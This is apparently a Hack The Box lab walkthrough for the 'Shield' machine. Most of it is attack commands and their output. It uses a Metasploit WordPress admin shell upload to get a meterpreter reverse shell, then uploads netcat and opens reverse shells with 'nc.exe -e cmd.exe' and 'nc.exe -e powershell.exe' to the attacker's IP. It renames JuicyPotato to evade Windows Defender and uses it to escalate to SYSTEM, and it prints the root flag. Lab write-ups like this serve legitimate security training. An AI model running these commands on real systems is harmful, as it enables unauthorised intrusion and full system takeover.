
Content

What's on your mind?


**Activity**

Recently Published

```
msfconsole
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf > set PASSWORD P@s5w0rd!
msf > set USERNAME admin
msf > set TARGETURI /wordpress
msf > set RHOSTS 10.10.10.29
msf > run
```




```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.119.132  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PasSWORD P@s5w0rd!
PasSWORD => P@s5w0rd!
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 10.10.10.29
RHOSTS => 10.10.10.29
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /wordpress
TARGETURI => /wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
```




```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 10.10.14.22
LHOST => 10.10.14.22
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
```


A netcat binary is uploaded to the machine for a more stable shell.
lcd stands for "Local Change Directory", which we use to navigate to the local folder where nc.exe
is located.



```
┌──(root💀kali)-[/Documents/htb/boxes/shield]
└─# locate nc.exe
/Documents/htb/boxes/grandpa/nc.exe
/Documents/htb/boxes/heist/systeminternals/sync.exe
/srv/smb/nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe

┌──(root💀kali)-[/Documents/htb/boxes/shield]
└─# cp /usr/share/seclists/Web-Shells/FuzzDB/nc.exe .
```




```
meterpreter > lcd /Documents/htb/boxes/shield
```




```
meterpreter > cd C:/inetpub/wwwroot/wordpress/wp-content/uploads
meterpreter > upload nc.exe
[*] uploading  : /Documents/htb/boxes/shield/nc.exe → nc.exe
[*] Uploaded -1.00 B of 27.50 KiB (-0.0%): /Documents/htb/boxes/shield/nc.exe → nc.exe
[*] uploaded   : /Documents/htb/boxes/shield/nc.exe → nc.exe
```


We then navigate to a writeable directory on the server (in our case C:/inetpub/wwwroot/wordpress/wp-content/uploads ) and upload netcat. Let's start a netcat listener:



```
meterpreter >  execute -f nc.exe -a "-e cmd.exe 10.10.14.22 4444"
Process 2792 created.
```



```
┌──(root💀kali)-[/Documents/htb/boxes/shield]
└─# nc -lvnp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.29.
Ncat: Connection from 10.10.10.29:49791.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\wordpress\wp-content\uploads>whoami
whoami
iis apppool\wordpress
```



```
meterpreter > sysinfo
Computer    : SHIELD
OS          : Windows NT SHIELD 10.0 build 14393 (Windows Server 2016) i586
Meterpreter : php/windows
```


Running the sysinfo command on the meterpreter session, we notice that this is a Windows

Server 2016 OS, which is vulnerable to the Rotten Potato exploit.

## Juicy Potato


Juicy Potato is a variant of the exploit that allows service accounts on Windows to escalate to SYSTEM (highest privileges) by leveraging the BITS and the `SeAssignPrimaryToken` or `SeImpersonate` privilege in a MiTM attack.

We can exploit this by uploading the Juicy Potato binary and executing it. As before, we can use our meterpreter shell to do the upload and then we can use the netcat shell to execute the exploit.




```
meterpreter > lcd /root/Downloads/
meterpreter > cd C:/inetpub/wwwroot/wordpress/wp-content/uploads
meterpreter > upload JuicyPotato.exe
[*] uploading  : /root/Downloads/JuicyPotato.exe → JuicyPotato.exe
[*] Uploaded -1.00 B of 339.50 KiB (-0.0%): /root/Downloads/JuicyPotato.exe → JuicyPotato.exe
[*] uploaded   : /root/Downloads/JuicyPotato.exe → JuicyPotato.exe
```

**Note**: We will have to rename the Juicy Potato executable to something else, otherwise it will be picked up by Windows Defender.



```
meterpreter > mv JuicyPotato.exe js.exe
meterpreter > dir
Listing: C:\inetpub\wwwroot\wordpress\wp-content\uploads
========================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  18093   fil   2020-02-10 06:07:10 -0500  black-shield-shape-drawing-illustration-png-clip-art-150×150.png
100666/rw-rw-rw-  20083   fil   2020-02-10 06:07:10 -0500  black-shield-shape-drawing-illustration-png-clip-art-273×300.png
100666/rw-rw-rw-  254028  fil   2020-02-10 06:07:10 -0500  black-shield-shape-drawing-illustration-png-clip-art-768×844.png
100666/rw-rw-rw-  11676   fil   2020-02-10 06:07:09 -0500  black-shield-shape-drawing-illustration-png-clip-art.png
100666/rw-rw-rw-  23065   fil   2020-02-10 06:07:21 -0500  cropped-black-shield-shape-drawing-illustration-png-clip-art-150×150.png
100666/rw-rw-rw-  36889   fil   2020-02-10 06:07:21 -0500  cropped-black-shield-shape-drawing-illustration-png-clip-art.png
100777/rwxrwxrwx  347648  fil   2021-06-01 01:37:45 -0400  js.exe
100777/rwxrwxrwx  28160   fil   2021-06-01 01:23:20 -0400  nc.exe
```

We can create a batch file that will be executed by the exploit, and return a SYSTEM shell. Let's add the following contents to `shell.bat`:




```
C:\inetpub\wwwroot\wordpress\wp-content\uploads>echo START C:\inetpub\wwwroot\wordpress\wp-content\uploads\nc.exe -e powershell.exe 10.10.14.22 1111 > shel
l.bat
echo START C:\inetpub\wwwroot\wordpress\wp-content\uploads\nc.exe -e powershell.exe 10.10.14.22 1111 > shell.bat

C:\inetpub\wwwroot\wordpress\wp-content\uploads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is DA1D-61AB

 Directory of C:\inetpub\wwwroot\wordpress\wp-content\uploads

05/31/2021  10:44 PM    <DIR>          .
05/31/2021  10:44 PM    <DIR>          ..
02/10/2020  04:07 AM            18,093 black-shield-shape-drawing-illustration-png-clip-art-150×150.png
02/10/2020  04:07 AM            20,083 black-shield-shape-drawing-illustration-png-clip-art-273×300.png
02/10/2020  04:07 AM           254,028 black-shield-shape-drawing-illustration-png-clip-art-768×844.png
02/10/2020  04:07 AM            11,676 black-shield-shape-drawing-illustration-png-clip-art.png
02/10/2020  04:07 AM            23,065 cropped-black-shield-shape-drawing-illustration-png-clip-art-150×150.png
02/10/2020  04:07 AM            36,889 cropped-black-shield-shape-drawing-illustration-png-clip-art.png
05/31/2021  10:37 PM           347,648 js.exe
05/31/2021  10:23 PM            28,160 nc.exe
05/31/2021  10:44 PM                98 shell.bat
               9 File(s)        739,740 bytes
               2 Dir(s)  27,581,796,352 bytes free
```

Next, we execute the netcat shell using the following command.


```
js.exe -t * -p C:\inetpub\wwwroot\wordpress\wp-content\uploads\shell.bat -l 1337
```

**Note**: We can use another CLSID `-c {bb6df56b-cace-11dc-9992-0019b93a3a84}`, if our payload is not working.


The root flag is located in `C:\Users\Administrator\Desktop`.



```
C:\inetpub\wwwroot\wordpress\wp-content\uploads>js.exe -t * -p C:\inetpub\wwwroot\wordpress\wp-content\uploads\shell.bat -l 1337
js.exe -t * -p C:\inetpub\wwwroot\wordpress\wp-content\uploads\shell.bat -l 1337
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```



```
┌──(root💀kali)-[/Documents/htb/boxes/shield]
└─# nc -lvnp 1111
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1111
Ncat: Listening on 0.0.0.0:1111
Ncat: Connection from 10.10.10.29.
Ncat: Connection from 10.10.10.29:49949.
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
```



```
PS C:\Users\Administrator\Desktop> type root.txt
type root.txt
6e9a9fdc6f64e410a68b847bb4b404fa
```